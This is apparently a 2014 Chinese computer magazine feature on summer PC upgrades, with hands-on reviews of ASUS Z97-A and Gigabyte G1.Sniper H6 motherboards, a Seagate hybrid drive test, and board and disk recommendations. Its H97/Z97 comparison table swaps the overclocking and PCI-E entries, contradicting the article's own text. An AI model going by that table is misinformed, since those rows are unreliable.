采用单碟1TB技术、4K对齐技术的希捷1TB硬盘对于普通用户来说相当实惠，发热量低、功耗低、故障率低，非常适用于追求性价比的用户进行存储平台升级。

火力全开

暑期电脑平台升级提示

即便平时不玩游戏，但要在暑假期间天天面对家中那台慢吞吞的老电脑，将空调温度调得再低，也让人急得满头大汗。升级平台是一个系统工程，核心配件包括了CPU、主板、内存以及硬盘，那么在这个夏天该如何选择硬件产品呢？请让小编带你了解一下暑期平台升级必须掌握的信息。

CPU、内存：老产品打主力

平台升级买硬件，大家一般本着买新不买旧的原则进行选择，但是在2014年暑期的CPU市场上，老产品仍然是中坚力量（这也是我们未在本次策划中重点分析、研究CPU的原因）。今年Intel发布了最新的Haswell Refresh CPU，与去年的Haswell产品相比，两者区别微乎其微，唯一的区别就是前者的主频略有提升，但价格要贵上几十元。在购买时，只要认准了LGA 1150产品就准没有错。消费者要当心的是，防奸商将Haswell CPU当成Haswell Refresh CPU高价卖出。

AMD方面，最新的Kaveri APU在市面上只能买到A10-7850K以及A10-7700K两款产品，价格都在千元左右。其优势是融合的显卡核心性能强悍，足以应付入门级玩家的游戏需求，不用再额外添置中低端显卡了。如果要组建入门级平台，那么只能选择之前FM2接口的Richland CPU了。

内存方面，今年夏天风平浪静，DDR4离普及尚需时日，DDR3才是王道。值得关注的是，同容量下DDR3 1600内存反而比DDR3 1333更便宜，更值得选择。

intel
Desktop
INTEL CORE i7 PROCESSOR
Unlock the Power Within

现阶段性价比最高的CPU还是Haswell，大家在组建平台时可以考虑与其进行搭配的主板

DDR3内存依旧是市场主流，目前DDR3 1600最值得关注

主板：突出应用成趋势，按需选择很重要

与今年CPU的波澜不惊相比，主板新品的变革更为明显，从以前的杀价格、拼堆料，逐渐转变成以应用为主要卖点。可能在不少读者眼中这些主板无非是融入了音频模块，对网络进行了优化，没什么区别。不过仔细比较起来，在应用上的差别还是比较明显。例如技嘉的G1系列主板，就是专为游戏应用进行了优化，不仅拥有个性的外观，搭配魔音音效、Killer网卡、Game Controller等功能软件，能让你在游戏中如虎添翼。

而市面上另一些主板，例如华硕的一些Z97主板，除了音频出色、网络有优化之外，还有一键多重优化、提供NFC连接模块、无线充电模块、家庭多媒体文件推送等功能，可以看出其能带来的应用更多。

自Intel 9系芯片组投入市场以来，我们看到国内一线主板厂商均在主板的应用设计、功能设计上做了很多新的尝试，他们大多从游戏领域入手，针对游戏应用需求在网络、音频两大方面进行深度优化，同时面向游戏提供了新的操作控制方案，可以说其已经越界到键鼠厂商、网络设备厂商的地盘，归根结底，还是在于板卡厂商们急于稳固自己的阵营，希望通过有特色的产品吸引用户。

目前，由于大多数一线厂商的Z97系主板产品丰富、各价位段产品众多，所以如果要选择升级用的Z97主板，那么可以尽量选择一线主板大厂的产品（例如技嘉、华硕的主板），而打算利用B85等平台进行升级的用户，可以考虑映泰、华擎等厂商的产品。

ASUS
B85-PRO GAMER

主板领域，B85主板将会成为中低端市场中一直存在的产品线，而且将会不断丰富功能与特色，会成为非常具有性价比的产品线

那么，在今年暑期，如何找到适合自己的主板呢？在接下来的版面中，我们会对两款比较有代表性的产品进行体验，让消费者了解应用上有何卖点。

硬盘：可关注混合硬盘

Seagate
Desktop SSHD
2000GB
RoHS
MODEL: ST2000DX001
FW: CC42
VDC AMPS
+5V 0.75 A
+12V 0.75 A
Product of Thailand

与机械硬盘相比，混合硬盘价格虽稍贵，但性能表现是相当突出的

在选择硬盘时，机械硬盘和SSD的优缺点估计大家早已了然于心。机械硬盘的性能已成电脑平台的瓶颈，但其容量与SSD相比还是很有优势。在SSD价格下降后，选择SSD的用户越来越多。只是SSD的容量是个问题，120GB、240GB的容量很难满足玩家的需求。那么有没有一种兼顾性能和容量的解决方案呢？大家可以关注一下新出的混合硬盘，这类产品通过在机械硬盘中加入闪存芯片，实现比传统机械硬盘更高的读写速度，以及比SSD更大的容量。目前希捷、西部数据、东芝均有混合硬盘产品开卖。对于还在苦恼机械硬盘性能不够用的玩家来说，在今年夏天，混合硬盘或许可以成为硬盘升级的新选择。

我是全能战士

华硕 Z97-A主板体验

高端Z97尽管用料豪华、扩展性能强，但是动辄2000元的价格让普通用户难以接受。因此在Z97主板全面上市后，最受用户关注的千元级市场成为搏杀最为激烈的战场。Z97-A是一线大厂华硕在中端市场上的主力，该主板特点是扩展性能强，网络加速、音频优化等功能一应俱全，堪称千元级的全能战士。

手机扫描二维码
全彩内容随身读

电脑报
5A
2014
暑期消费
编辑推荐奖

主要参数
- **CPU接口:**LGA 1150
- **内存插槽:**4×DDR3
- **扩展插槽:**2×PCI-E 3.0×16、1×PCI-E 2.0×16、2×PCI-E×1、2×PCI
- **磁盘接口:**4×SATA 3、1×SATA Express（兼容2个SATA3）、1×M.2
- **I/O接口:**2×USB 2.0、4×USB 3.0、VGA、DVI、HDMI、DP、PS/2、RJ45、音频接口、光纤接口

参考价格:999 元

中端成Z97主战场

作为9系列主板中的旗舰级产品，Z97定位不低，但是从上市的产品来看，2000元以上的高端产品并不多，产品最丰富、竞争最激烈的当数1000元左右的中端市场，这也是用户数量最大的一个市场。正因为在规格上Z97与之前的Z87变化不大，厂商为了吸引消费者，在Z97的应用上可谓下足了工夫。HiFi音频、网络优化几乎已成Z97的标配，影音体验和游戏体验比Z87时代提升了一个档次，各种家庭云应用也是一大热点，既可以让家庭WiFi局域网得到更充分利用，各种远程查看、同步、推送功能的实用性也很高，电脑成为家庭的资料中心。

作为一线主板厂商，华硕的主板产品一向最受用户的关注，无论是技术还是做工都有不错的表现。接下来我们就通过对华硕Z97-A进行详细体验，让大家对千元级Z97有个详细的了解。尽管华硕Z97-A定位中端，但是其规格未见明显缩水。供电部分为8相全数字供电，拥有一键5重优化，音频、网络优化。可以说，除了没有NFC模块、无线充电板等进阶配件之外，华硕Z97-A与高端产品的区别并不大，对于普通用户来说完全够用了，实现了价格和功能的一个平衡。

性能表现

测试平台

处理器:Intel Core i7 4770K
主板:华硕 Z97-A
内存:金士顿 DDR3 1600 4GB×2
硬盘:希捷 3TB
显卡:华硕 GTX 750Ti
显示器:迪优美特 H73A
电源:安钛克 TP750C
系统:Windows 7 64bit 中文版
网络:电信 4Mbps 宽带


平台测试成绩

项目		成绩
PC Mark7测试	基准	3981
	轻量级	3002
	办公应用	2714
	创作性能	4141
	娱乐性能	4834
	计算性能	5709
	存储性能	2374
3D Mark11 P模式		6513
《地铁：最后的曙光》1920×1080分辨率 高画质 4AA		54.9fps
《生化危机5》1920×1080分辨率 高画质 8AA		120.6 fps

从成绩来看，华硕Z97-A的性能非常出色，能充分发挥出处理器和显卡的全部性能，不仅系统性能出色，在游戏中也有很好的表现。

深度优化:一键搞定

一般来说，主板会根据定位对特定的应用，例如游戏、超频进行优化。对于华硕Z97-A这样一款全能主板来说，在Ai Suite Ⅲ软件中提供了根据系统实时负载状况，对系统的5项基本参数进行优化。具体来说，TPU处理器根据系统负载，自动对CPU进行超频；通过EPU处理器，自动检测系统实际应用需要，自动关闭闲置的控制器供电；智能风扇控制是对电脑上每一个风扇进行监控，并根据相关区域的温度，调整风扇转速；通过数字供电控制，实现对CPU更精确的供电，保证CPU运行稳定；情景加速模式会根据实际应用状况，例如游戏，自动进行超频、网络优化以及开启相应的声音模式，带来更好的游戏体验。



点击界面左上角的图标，即可开始一键5重优化

以上介绍的所有操作，只要在Ai Suite Ⅲ软件中点击左上角的按钮即可开启。我们尝试在测试平台上进行一键优化，短短数分钟内便完成了优化。此时软件显示CPU自动超频后，频率从3.9GHz提升到了4.3GHz，优化的效果让人满意。这个一键5重优化功能对用户还是很实用，再也不用费劲地调校电脑了，一键帮你搞定。

美声大师:游戏影音的福利


对主板音频部分进行优化已成趋势，华硕Z97-A虽然采用的是常见的Realtek ALC892 7.1声卡，但是整个音频部分加入了音频放大器、depop降噪电路、日系专业音频电容、音频分割线技术，使得华硕Z97-A的音效表现好于传统主板。

主板提供了齐全的音频调节软件，可以设置为游戏、聊天、影视、音乐等在内的多种声音模式，我们先用AKG K514MKII在音乐模式下进行试听。在《加州旅馆》中，没有杂音，人声通透、清晰，包括前奏时观众的欢呼声以及各种乐器的声音都能很好展现，解析力不错。观看1080P影片《机械战警2014》时，喊叫声、脚步声、枪机声清晰可辨，不浑浊。随后我们再用赛睿9H在《穿越火线》中进行游戏体验，脚步声清晰，位置感明显，利于玩家听音辨位。主板上的美声大师，真可谓影音娱乐、游戏竞技的好伴侣。

优化数据传输:实现网络加速

作为全能主板，华硕Z97-A自然少不了对游戏的优化。其板载的Intel I218网卡尽管名气不如Killer网卡大，但是实际表现并不差。网卡可以直接和CPU进行通信，带来高TCP和UDP吞吐量的双重优势，降低CPU负荷。同时附赠的cFosSpeed加速软件，调整电脑上各程序数据包传输的优先级别，保证游戏数据传输的顺畅，从而让用户获得更低的延迟。

我们尝试在玩《英雄联盟》的同时用迅雷进行全速下载，开启cFosSpeed加速软件后，游戏显示的延迟为51ms，虽然偶尔会有小卡顿，但总体表现还算不错。在同样的环境下，换成网卡为Realtek RTL8111G的精英B85H3-M3之后，延迟立马达到了150ms以上，时常会断线，在对战中几乎没有还手之力了。



工程师总结 | 熊乐 千元级大杀器

尽管华硕Z97-A受定位的制约，没有NFC模块和无线充电板，但是其功能依然让人眼前一亮，包括一键5重优化、美声大师音频优化、网络优化等，让用户调校电脑更轻松的同时，办公、影音娱乐以及游戏方面都有不错的表现。同时主板延续了华硕产品一贯的高品质，用料扎实、规格齐全，总体来看是一款综合素质非常优秀的产品，在千元内的市场上鲜有产品可以与之匹敌。

责编:熊乐　**美编**:毛代洪　**组版**:况中银　**责校**:曾灿
日期:2014.8.11　**投稿邮箱**:pcw-hardware@vip.sina.com

手机扫描二维码
全彩内容随身读

战个痛快

技嘉 G1.Sniper H6 游戏主板体验

要游戏玩得爽,除了显卡、处理器性能给力之外,游戏主板起到的作用逐渐被用户关注。技嘉推出G1游戏主板以来,凭借不俗的性能以及专为游戏进行的各种优化,在市场上获得了不错的口碑。随着9系列芯片组的发布,G1系列再添新成员,接下来我们通过对技嘉 G1.Sniper H6进行应用研究,考查专业游戏主板到底对游戏体验有多大的提升。


H97 主板:实惠之选

上半年推出的 9 系列主板新品只有两款,分别是 Z97 和 H97。H97 定位中端市场,定位比 Z97 低。从规格上看,Z97 与 H97 的差别并不大,重要的内存插槽、USB 接口、SATA3 接口以及 PCI-E 通道的数量上两者是完全相同的,而 H97 主板只是芯片组不支持多卡交火(可通过其他方法实现)以及 CPU 超频。可以说只要你买的不是带 K 的不锁倍频处理器,那么在常规应用的性能表现上 H97 和 Z97 之间没有区别。

由于定位稍低于 Z97,所以市场上的 H97 在用料、性能与同类 Z97 基本相同的情况下,价格往往要便宜上百元。那么 H97 的实际应用体验究竟如何呢?我们通过 H97 中比较出色的一款产品——技嘉 G1.Sniper H6,定位于游戏主板,常见的网络优化、魔音技术以及游戏专用软件等一个不少,足以代表 H97 这类产品的特点。

H97/Z97 规格对比

	H97	Z97
接口	LGA 1150	LGA 1150
内存插槽	4	4
PCI-E 插槽	1×16/2×8/1×8+2×4	1×16
CPU 超频	支持	不支持
RST 技术	支持	支持
USB(USB 3.0)数量	14(6)	14(6)
SATA 3	6	6



主要参数
- **CPU 接口**:LGA 1150
- **内存插槽**:4×DDR3
- **扩展插槽**:2×PCI-E×16、2×PCI-E×1、2×PCI
- **磁盘接口**:6×SATA 3
- **I/O 接口**:3×USB 2.0、4×USB 3.0、VGA、DVI、HDMI、1×PS/2、RJ45、音频接口、光纤接口、同轴接口
- **参考价格**:**899** 元

性能表现


测试平台
处理器:Intel Core i7 4770K
主板:技嘉 G1.Sniper H6
内存:金士顿 DDR3 1600 4GB×2
硬盘:希捷 3TB
显卡:华硕 POSEIDON-GTX780-P-3GD5
显示器:迪优美特 H73A
电源:安钛克 TP750C
系统:Windows 7 64bit 中文版
网络:电信 4Mbps 宽带

游戏测试成绩

项目	成绩
《失落的星球 2》1920×1080 高画质 8×AA	113.7fps
《生化危机 5》1920×1080 高画质 8×AA	264.7fps
《神偷 4》1920×1080 高画质 4×AA	72.8fps
《孤岛危机 3》1920×1080 高画质 FXAA	74.5fps
《街头霸王 4》1920×1080 高画质 8×AA	331.2fps
新 3DMark Fire Strike 场景	4853
3DMark 11 Extreme 模式	4841

从性能测试的成绩来看,整个测试平台在游戏性能上的表现非常不错,并不输于 Z97 平台,技嘉 G1.Sniper H6 充分发挥出作为一款游戏主板应有的表现。


Killer E2200 网卡:网络优化效果出色



电竞爱好者不会对 Killer 网卡感到陌生,技嘉 G1.Sniper H6 搭载的是 Killer E2200 网卡,通过专用网络处理器(NPU)、游戏监测、Windows 网络堆栈绕行、可视化带宽控制和其他一系列优化技术,实现加速游戏数据传输的作用,避免因网络延迟造成游戏卡顿等情况。同时 Killer E2200 网卡还搭配有专用的网络管理软件,可以在软件中调整网络任务、带宽以及响应的优先级,保证游戏数据传输始终保持在最优先的级别,为整个游戏过程的流畅保驾护航。

我们选择网络游戏《英雄联盟》进行实测,在网络管理软件中将游戏的网络优先级设置为最高,然后在进入游戏的同时,开启迅雷下载文件。《英雄联盟》中显示的网络延迟数值并不高,只有 36ms。当然此时偶尔还是会出现动作延迟的情况,对游戏的影响并不大。接着将测试平台换成非 Killer 网卡的主板,在网络拥堵时运行《英雄联盟》,网络延迟一直在 150ms 以上,最高甚至达到了 472ms,还经常掉线。由此可见 Killer 网卡对要求延迟小和 ping 稳定的游戏来说提升明显。


魔音技术:听音辨位更准确



技嘉 G1.Sniper H6 同样采用了魔音音效技术,在主板上有一块独立的音频部分。尽管技嘉 G1.Sniper H6 的音频主控为 Realtek ALC1150,虽然音频输出的品质比不上 G1 高端主板上的创新主控,但是通过专用电容、OPA2134 可更换式功放芯片、镀金音频接口和 USB 音频接口共同提升声音品质,其音质表现还是要甩下普通主板几条街。

在实测声音表现方面,小编用的是赛睿 9H 耳机通过镀金 3.5mm 接口进行试听。在《穿越火线》中,完全没听到杂音,移动的脚步声非常清晰,方位感很强,听音辨位很容易。同时各种枪械的声音并不是混在一起,清晰可分辨。在《魔兽世界》中,对背景 BGM 音乐的表现很到位,低频不浑浊,震撼十足。从整体来看,技嘉 G1.Sniper H6 的音频表现足以让游戏玩家满意。

Game Controller:FPS 游戏好帮手



开启狙击模式后准星上跳的幅度小了,弹着点更加集中,开枪的精准度明显提升

除了硬件上对游戏的优化之外,技嘉还为 G1.Sniper H6 配备了 Game Controller 软件。通过该软件可以实现制作键盘、鼠标宏以及开启狙击模式。其中制作键盘、鼠标宏与其他软件相比没有什么区别,我们重点体验的是狙击模式。

狙击模式的原理是在开枪的瞬间,软件自动对鼠标 DPI 数值进行调节,以调节枪口跳动的幅度。在 Game Controller 软件界面,用户需要设置触发该模式的快捷键,以及该模式下的鼠标速度,默认是 10(100%DPI),范围是 DPI 数值的 1~20(1%~200%)。我们尝试将鼠标速度设置为 5,按下快捷键后,可以明显感到鼠标指针的移动速度变慢了,枪口准星上跳的幅度明显降低,开枪的精准度也随着提高。

工程师总结 | 熊乐

综合素质出色的游戏主板

尽管在市面上,H97 的关注度始终没有 Z97 高,但是这并不表示 H97 没有购买价值,相反 H97 的性价比更高。正如这款技嘉 G1.Sniper H6 在性能上并不输于 Z97 的同时,拥有的 Killer E2200 网卡、魔音音效技术、Game Controller 软件等都很实用,对游戏体验有很明显的提升,是一款综合素质很高的游戏主板。与同样配置的 Z97 相比,技嘉 G1.Sniper H6 价格上也更有优势。对于不需要超频的普通游戏玩家来说,技嘉 G1.Sniper H6 是今夏升级游戏平台的不错选择。

Haswell新平台:Z97&H97主板推荐

Intel的Haswell Refresh核心处理器已经发布了两个多月了,目前市面上有大量的Haswell Refresh核心处理器在销售,虽然Haswell Refresh核心处理器的性能并没有太大的提升,不过其价格和前一代同档次的Haswell核心处理器相比基本没有价格差异。无论是升级还是购新机,消费者也越来越倾向于购买Haswell Refresh核心处理器,为了配合Haswell Refresh核心处理器,Intel的Z97主板和H97主板也开始大量上市,而且价格都不算高,很适合升级及购新机的用户考虑。

Z97和H97有什么不同

从配置来说,Intel还是很厚道的,Z97和H97芯片组的升级虽然并不大,但对于Intel的Haswell Refresh核心处理器来说,Z97和H97主板都是最适合的。而且Z97系列已经确定将可以升级未来的Broadwell-K系列产品,未来要是想升级,现在买Z97主板也同样拥有足够的升级空间,理论上来说H97也拥有同样的升级潜力。

从规格上来看,Z97和H97芯片组的基本规格差异并不大,相对于前一代Z87和H87来说,最大的变化原本是会加入对新标准"SATA Express接口"的支持,不过由于SATA Express目前还处于标准制定阶段,至今都还没有全面完成,正式发布时intel官方取消了对SATA Express的支持,只有少数厂商通过第三方芯片让Z97主板实现了对SATA Express接口的支持。目前原生的Z97和H97芯片组都提供了对PCIe M.2 SSD接口和BootGuard启动保护(需要搭配Haswell Refresh核心处理器)的支持。PCIe M.2 SSD接口是Intel力推的一种微型化磁盘接口,主要用于固态硬盘、无线网卡,如今市面上的M.2 SSD也是越来越丰富。

从区别上来说,Z97主板和H97主板的差别是Z97主板原生支持CPU超频和双卡及多卡互联,Z97主板可以支持一条PCI-E ×16或者两条PCI-E ×8,或者一条PCI-E ×8和两条PCI-E ×4,能够很方便地实现多卡互联。而H97主板原生并不支持超频和多卡互联,不过部分厂商通过破解让H97实现了对超频CPU的支持,也让H97能够支持双卡互联,只是两条插槽的带宽分别为PCI-E ×16和PCI-E ×4,相对来说用中高端显卡在H97主板上要实现双卡互联,性能会打折扣。

Z97、H97主板怎么选

知道了Z97主板和H97主板的差别后,消费者可以根据自己的需要来选择购买哪个档次的主板。对于想尝试新功能的用户来说,可以选择相对高端的接口更丰富的Z97主板,想配一款Z97主板来搭配Haswell Refresh处理器和多卡的用户,则可以选择相对低端一点的Z97主板。只是对超频有需求,其实不用在乎Z97主板还是H97主板,目前大量的H97主板都支持CPU超频。不过如果是想组建多卡平台的话,还是推荐大家首选Z97主板,毕竟H97主板最多只支持PCI-E ×16和PCI-E ×4互联,对性能的影响还是比较大的。

从主要区别来看,目前市面上的Z97主板主要分为两类,基本上所有的Z97主板都带有PCIe M.2 SSD接口,而一些大厂的中高端主板则带有SATA Express接口,对于想追求更高磁盘性能的用户来说有更大的意义。而H97则主要分为破解版和非破解版,破解版就是支持CPU超频和双卡互联的产品(也有仅支持CPU超频的产品),非破解版就是既不支持CPU超频也不支持双卡互联的产品。各位读者可以根据自己的需要和准备搭配的CPU来选择相应的产品。

Z97产品推荐

华硕Z97-A

参考价格:999元

华硕的主板是市场上的高端风向标,尤其是其高端的DELUXE系列和ROG系列。不过这款华硕Z97-A并不是那种定位特别高端的,而是一款性价比非常高的产品,作为一款售价为999元的主板,这款主板采用8相供电,采用全固态设计,支持PCIe M.2 SSD接口,拥有DVI、VGA、HDMI和DisplayPort接口,搭配千兆网卡和7.1声道音频输出,加上特有的SATA Express接口,配置非常丰富,而且这款主板还拥有雷电接口的插针,能够非常方便地扩展出雷电接口,完全是一副高端主板的模样。

映泰Hi-Fi Z97WE

参考价格:888元

映泰的主板产品一向功能丰富、质量不错,而且价格相对便宜,这一款Hi-Fi Z97WE当然也不例外。这款主板采用大板型设计,拥有10相供电设计,搭配全固态电容,保证了系统运行的稳定性和超频的方便性,能够让用户挑战更高的处理器频率。这款主板拥有DVI、VGA和HDMI接口,最高支持DDR3 2800内存,让整个平台拥有足够的性能提升空间,更带有双千兆网卡和7.1声道音频输出,让用户能够在挑战高性能的同时,享受更好的音质,对于追求高性价比的玩家来说是非常适合的。

技嘉Z97X-SLI

参考价格:849元

技嘉的Z97主板同样有非常多的型号和档次,除了高端的产品之外,技嘉也推出了很多颇具竞争力的主板,比如这款技嘉Z97X-SLI。虽然依然是Z97芯片组,同样支持PCIe M.2 SSD接口和SATA Express接口,但价格仅为849元,可以说是相当超值的。这款主板虽然只采用了5相供电设计,但搭配图形双BIOS,还是能够保证超频的稳定性。技嘉Z97X-SLI拥有DVI、VGA和HDMI接口,搭配千兆网卡和7.1声道音频输出,同样是一款接口齐全的主板,而且价格不高,技嘉主板的做工也是值得信赖的,适合追求高性能的用户选择。

华擎Z97 Extreme3

参考价格:769元

华擎的主板产品主打高性价比市场,一直以功能丰富价格便宜著称,这一款Z97 Extreme3就是一款性价比非常不错的产品。这款主板采用大板型设计,拥有8相供电设计,搭配超合金电感和12K白金电容,保证了系统的稳定性。这款主板拥有DVI、VGA和HDMI接口,最高支持DDR3 3100内存,超频性能还是相当不错的,支持双卡互联、千兆网卡和7.1声道音频输出,让用户能够享受足够好的性能和声音品质,适合追求高性价比的用户。

H97产品推荐

技嘉G1.Sniper H6

参考价格:899元

技嘉的G1.Sniper H6主板是一款破解版的H97主板,虽然采用的是H97芯片组,但通过技嘉的技术可以支持CPU超频和双卡互联。虽然价格为899元,但由于性能出色,功能也相当强大,性价比还是非常高的。这款主板虽然供电相数并不多,但稳定性毋庸置疑,而且作为G1.Sniper系列主板,G1.Sniper H6同样支持魔音音效,拥有DVI、VGA和HDMI接口,搭配Killer E2200网卡和镀金USB魔音口,能够给用户提供出色的游戏体验,适合追求高性能的游戏玩家选择。

华硕H97 PLUS

参考价格:829元

这款华硕H97 PLUS同样是一款高性价比的H97主板,价格仅为829元,主打高性价比市场。作为一款H97主板,华硕H97 PLUS的供电相数也不多,但这款主板采用全固态设计,稳定性是完全没有问题的。作为一款破解版的H97主板,华硕H97 PLUS同样支持CPU超频和双卡互联,拥有DVI、VGA和HDMI接口,搭配千兆网卡和7.1声道声卡,功能还是非常丰富的,其音频部分同样采用独立设计,让用户可以享受到更出色的声音品质。

华擎H97M PRO4

参考价格:569元

华擎H97M PRO4主板是一款性价比相当高的H97主板,虽然并没有破解支持双卡互联,但569元的价格让组建Haswell Refresh平台变得更加经济。这款主板采用小板型设计,可以适应更多的机箱,通过超合金电感和固态电容的搭配保障了系统的稳定运行。这款主板拥有DVI、VGA和HDMI接口,支持千兆网卡和7.1声道音频输出,通过搭配ELNA专业音效电容,让用户在中端主板上同样可以享受到非常不错的声音品质,适合普通用户选择。

速度容量兼备

希捷 ST2000DX001 混合硬盘体验

目前市场上的存储产品有着鲜明的优缺点:机械硬盘容量大但性能差,SSD性能给力但容量不行。那么有没有一种产品能将两者的优点结合起来呢?这就是近几年才出现的混合硬盘。想必很多读者对这类产品还不熟悉,接下来我们通过对希捷 ST2000DX001混合硬盘进行体验,让大家对这款产品有个全面的了解。

主要参数
尺寸:3.5 英寸
容量:2000GB
SSD 缓存:8GB
转速:7200rpm
接口:SATA 6Gbps
价格:799 元

Seagate
Desktop SSHD
2000GB
电脑报
5A
2014
暑期消费
编辑推荐奖

测试平台
处理器:Intel Core i7 4770K
主板:技嘉 G1.Sniper H6
内存:金士顿 DDR3 1600 4GB×2
硬盘:希捷 ST2000DX001 混合硬盘
显卡:华硕 POSEIDON-GTX780-P-3GD5
显示器:迪优美特 H73A
电源:安钛克 TP750C
系统:Windows 7 64bit 中文版

读写性能高于传统2TB机械硬盘

希捷 ST2000DX001 混合硬盘采用新酷鱼 2TB 作为盘体,内置 8GB NAND 闪存。其中 2TB 机械硬盘决定产品的容量和读写性能,通过 Adaptive Memory Technology 技术识别出热点数据,再将这些数据写入 NAND 闪存中,再次读取这些数据时速度就会有大幅的提升,从而提升混合硬盘的平均性能。

我们先用测试软件 HD Tune、CrystalDiskMark、PCMark7 等对希捷 Desktop 2TB 混合硬盘进行基准性能实测,每个测试运行 3 次。

希捷 ST2000DX001 混合硬盘的 PCB 和常规机械硬盘没有多大差别,只是多了一颗闪存芯片和 eASIC 控制芯片

从表 1 可以看到,希捷 ST2000DX001 混合硬盘在读写速度上并没有明显的提升,其性能略高于希捷 Barracuda 2TB 机械硬盘。同时我们可以看到,在多次运行 HD Tune 之后,平均存取时间有了明显的减少,表明 Adaptive Memory Technology 技术发挥了作用,可以大幅减少寻道时间。

实际应用中读取时间明显减少

那么在实际的应用中,希捷 ST2000DX001 混合硬盘的表现又怎样呢?为了一探究竟,我们测试希捷 ST2000DX001 混合硬盘的 Windows7 开机时间、《狙击精英 3》载入时间以及 Photoshop CS 的启动时间,每个应用分别进行 3 次测试。

在使用混合硬盘时,首次开机、运行游戏以及打开软件时,所花时间与普通 2TB 硬盘非常接近。但是我们重复进行测试的时候,成绩都有了明显的缩短。这表明在重复打开程序的过程中,8GB NAND 闪存作为缓存使用,确实能对应用程序和游戏起到减少读取时间的作用。

工程师总结 | 熊乐

要注意使用方法

对于 SSHD 混合硬盘,很多用户存在一个误区。很多人将其与 Intel RST 搞混,认为 8GB NAND 闪存是为全盘加速,买来一测,读写性能的成绩并未有明显的提升,就认为产品是有名无实。实际上在使用希捷 ST2000DX001 混合硬盘时,8GB NAND 闪存完全作为缓存使用,只存储热点数据。下次读取这些热点数据时,玩家才会体验到读取时间的减少。购买希捷 ST2000DX001 混合硬盘后要注意使用方法,常规读写性能不突出是正常现象。对于需要反复打开的程序、游戏,你才能感受到明显的提升。

表 1 读写性能测试

	第一次	第二次	第三次
HD Tune平均读/写速度(单位MB/s)	162.1/161.7	163.8/164.3	162.5/161.7
HD Tune平均存取时间(单位ms)	14.7	5.7	0.56
CrystalDiskMark持续读/写速度(单位MB/s)	185.3/172.9	184.9/173.1	187.3/174.7
CrystalDiskMark 4K随机读/写速度(单位MB/s)	0.8/1.4	0.8/1.5	0.7/1.4
PC Mark7存储项目	3452	3567	3316

表 2 实际应用测试

	第一次	第二次	第三次
Windows7 开机时间(单位 s)	32.5	25.7	16.3
《狙击精英 3》载入时间(单位 s)	8.1	4.7	2.1
Photoshop CS 启动时间(单位 s)	4.3	1.6	1.5

我要大肚腩:暑期硬盘升级推荐

一年一度的暑期装机季正进行得如火如荼,无论是装新机还是升级,都离不开硬盘的选择。除了上面重点推荐的希捷 ST2000DX001之外,在暑期的市场上还有哪些值得购买的硬盘产品呢?

西部数据 蓝盘 1TB (WD10EZEX)

容量:1TB
接口:SATA 6Gbps
缓存:64MB
转速:7200 转 / 分
参考价格:359 元

目前市面上 500GB 硬盘的价格在 320 元左右,只比 1TB 硬盘便宜 30 多元,性价比并不高,所以建议暑期装机的朋友,选择硬盘的容量应当从 1TB 起。这款西部数据 蓝盘 1TB 采用了单碟 1TB 技术,更高的存储密度使得持续读写性能得到了很大的提升。配合双组磁头臂技术,硬盘在功耗、发热量和噪音方面都有更好的表现。

希捷Barracuda 2TB

容量:2TB
接口:SATA 6Gbps
缓存:64MB
转速:7200 转 / 分
参考价格:549 元

在购买希捷 Barracuda 2TB 硬盘时大家要注意,目前市面上该产品有双碟版和三碟版两个版本,型号都是 ST2000DM001(配图为三碟版)。很明显双碟版性能明显更强,而且碟片数量少了,故障率也更低。在购买时记住,双碟版产品重量要轻接近 100g,同时在左上角的凹槽更深,贴纸右侧盘片位置都有辨识雕刻。

三星 840EVO 120GB

容量:120GB
接口:SATA 6Gbps
读 / 写速度:540MB/s、410MB/s
缓存:256MB
参考价格:459 元

三星 840 EVO 系列固态硬盘从 840 系列的 21nm 闪存升级为 10nm 级,主控从 MDX 升级为更高频率的 MEX,MEX 主控是在比较成熟的 MDX 主控上进行了改进,拥有三个 ARM Cortex-R4 核心,并将工作频率提升至 400MHz。产品不光在性能上有了比较明显的提升,同时稳定性上也更加出色。

闪迪Extreme Pro 240GB

容量:240GB
接口:SATA 6Gbps
读 / 写速度:550MB/s、520MB/s
闪存颗粒:闪迪 19nm MLC
参考价格:1299 元

